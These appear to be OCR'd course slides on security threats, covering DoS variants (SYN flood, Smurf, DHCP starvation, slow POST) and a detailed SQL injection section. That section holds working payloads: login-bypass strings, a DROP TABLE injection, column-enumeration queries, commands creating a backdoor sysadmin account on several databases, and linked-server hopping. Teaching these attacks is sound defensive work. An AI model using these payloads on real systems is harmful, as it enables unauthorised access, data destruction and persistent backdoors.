
Lesson 2: Threats

Types of Attacks

- DOS
- Virus
- Worm
- Logic Bomb
- Trojan Horse
- Spyware
- Ransomware
- Buffer Overflow
- Cyber espionage & terrorism
- ID Theft
- Social Engineering
- DNS Poisoning
- Web Attacks
- Session Hijacking

Example DOS – Syn Flood

Standard network communications requires a three way handshake for every connection between a client and server. The client sends a packet with the SYN (synchronize) flag switched on. The server first allocates resources for the connection, then responds with the SYN and ACK (Acknowledgement) flags switched on. The client then completes the connection by responding with a packet with the ACK flag turned on.




A SYN flood works by the client sending a literal flood of SYN packets requesting a connection, but never responding to them. The server allocates resources for each of these connections, and eventually exhausts those resources. A properly configured stateful packet inspection (SPI) firewall will prevent this.

Example DOS - Smurf

Smurf Attack (a type of DOS attack): uses a combo of IP spoofing and ICMP to saturate a target network with traffic. Smurf consists of three elements; source site, bounce site and target site. The attacker (source site) sends a modified ping to the broadcast address of a large network (bounce site). The modified packet contains a source address of the target site; everyone at the bounce site replies to the target site.

- Uses ICMP packets.




DHCP starvation

If enough requests flooded onto the network, the attacker can completely exhaust the address space allocated by the DHCP servers for an indefinite period of time. This is a DoS attack. There are tools such as gobbler that will do this for you.


Other DoS attacks

- Application layer denial of service is, as the name suggest, a denial of service that is targeting some network service that operates at the network layer. For example targeting a database.
- An HTTP Post DoS attack sends a legitimate HTTP post message. Part of the post message is the 'content-length'. This indicates the size of the message to follow. In this attack, the attacker then sends the actual message body at an extremely slow rate. The web server is then 'hung' waiting for that message to complete. For more robust servers, the attacker will need to use multiple HTTP Post attacks simultaneously.



Other DoS attacks

- A permanent denial of service (PDoS) is an attack that damages the system so badly that the victim machine either needs an operating system reinstall, or even new hardware. This is sometimes called phlashing. This will usually involve a DoS attack on the devices firmware.
- The attacker could create a program that submits the registration forms repeatedly; adding a large number of spurious users to the application.
- The attacker may overload the login process by continually sending login requests that require the presentation tier to access the authentication mechanism, rendering it unavailable or unreasonably slow to respond.




Other DoS attacks

- The attacker may enumerate usernames through another vulnerability in the application and then attempt to authenticate the site using valid usernames and incorrect passwords which will lock out the accounts after a specified number of failed attempts. At this point legitimate users will not be able to use the site.

Session Hijacking continued

From OWASP https://www.owasp.org/index.php/Session_hijacking_attack:



SQL Injection

- One of the most common attacks
- Depends on knowledge of SQL
- Basics are easy
- But it is versatile and can do a lot more than many realize.


SQL Injection

Since websites are developed in a particular language the programmer has to put SQL statements in a string like and insert text values into it, like this:

String sSQL = “SELECT * FROM tblUSERS WHERE UserName =‘ “ + txtUserName.text + “ ‘ AND Password = ‘ “ + txtPassword.text + “ ‘ “

Which gives you this:

“SELECT * FROM tblUSERS WHERE UserName =‘someuser’ AND Password = ‘password’’’;



SQL Injection


So the attacker uses the fact that there is a single quote that is hard coded and puts in any true statement:

' or ‘1' =‘1

' or 'a' ='a

‘ or ‘bob’ = ‘bob

‘ or ‘red’ = ‘red



What does this cause?


- Well you would have had

“SELECT * FROM tblUSERS WHERE UserName =‘someuser’ AND Password = ‘password’”;

Instead you have

“SELECT * FROM tblUSERS WHERE UserName =‘' or ‘1' =‘1’ AND Password = ‘' or ‘1' =‘1’”;

So now it says to get all entries from table = tblUsers if the username is ‘’ (blank) OR IF 1 =1. And if password = ‘’ (blank) OR IF 1=1!



More Options with SQL Injection


- OK once you have logged in you may wish to enumerate the other accounts rather than just the first. Put this in the username box (keep password box the same)

' or ‘1' =‘1’ and firstname <> ‘john

or try

' or ‘1' =‘1’ and not firstname = ‘john

Obviously firstname may not be a name of a column in that database. You might have to try various permutations to get one that works. Also remember MS Access and SQL Server allow multi word column names with brackets (i.e. [First Name]) but MySql and PostGres do NOT accept brackets




Advanced SQL injections

- You can inject other items such as deletion or update
- Something like this entered
  - '; DROP TABLE tblUsers
- rather than ' or ‘1' =‘1
- That drops the entire table!

- Essentially you can enter any valid SQL commands. You are limited only by your knowledge of SQL.

Other injection possibilities


- Using SQL injection, attackers can:
  - Add new data to the database
    - Not quite as interesting to hackers, but great for penetration testing
  - Modify data currently in the database
    - A significant problem
  - As we will see later, perhaps even compromise the Operating System.



Enumerating table columns in different Databases


Find other columns in a table once you have found a table

- MS SQL
  - SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = *'tablename* ')
- MySQL
  - show columns from *tablename*
- Oracle
  - SELECT * FROM all_tab_columns WHERE table_name='*tablename* '



Finding out user privilege level

- There are several SQL99 built-in scalar functions that will work in most SQL implementations:
  - *user* or *current_user*
  - *session_user*
  - *system_user*



DB Administrators


- Default administrator accounts include:
  - sa, system, sys, dba, admin, root and many others
- In MS SQL they map into dbo:
  - The **dbo** is a user that has implied permissions to perform all activities in the database.
  - Any member of the **sysadmin** fixed server role who uses a database is mapped to the special user inside each database called **dbo**.
  - Also, any object created by any member of the **sysadmin** fixed server role belongs to **dbo** automatically.

Now you found the table, would you like to create a new account?

MS SQL	exec sp_addlogin joehacker', 'mypassword' exec sp_addsrvrolemember joehacker ', 'sysadmin‘
Access	CREATE USER joehacker IDENTIFIED BY 'mypassword'
MySQL	INSERT INTO mysql.user (user, host, password) VALUES (joehacker ', 'localhost', PASSWORD('mypassword'))
Postgres (requires UNIX account)	CREATE USER joehacker WITH PASSWORD 'mypassword'
Oracle	CREATE USER johndoe IDENTIFIED BY mypassword TEMPORARY TABLESPACE temp DEFAULT TABLESPACE users; GRANT CONNECT TO joehacker; GRANT RESOURCE TO joehacker;

Hopping into other DB Servers

- Finding linked servers in MS SQL
  - select * from sysservers
- Using the OPENROWSET command hopping to those servers can easily be achieved

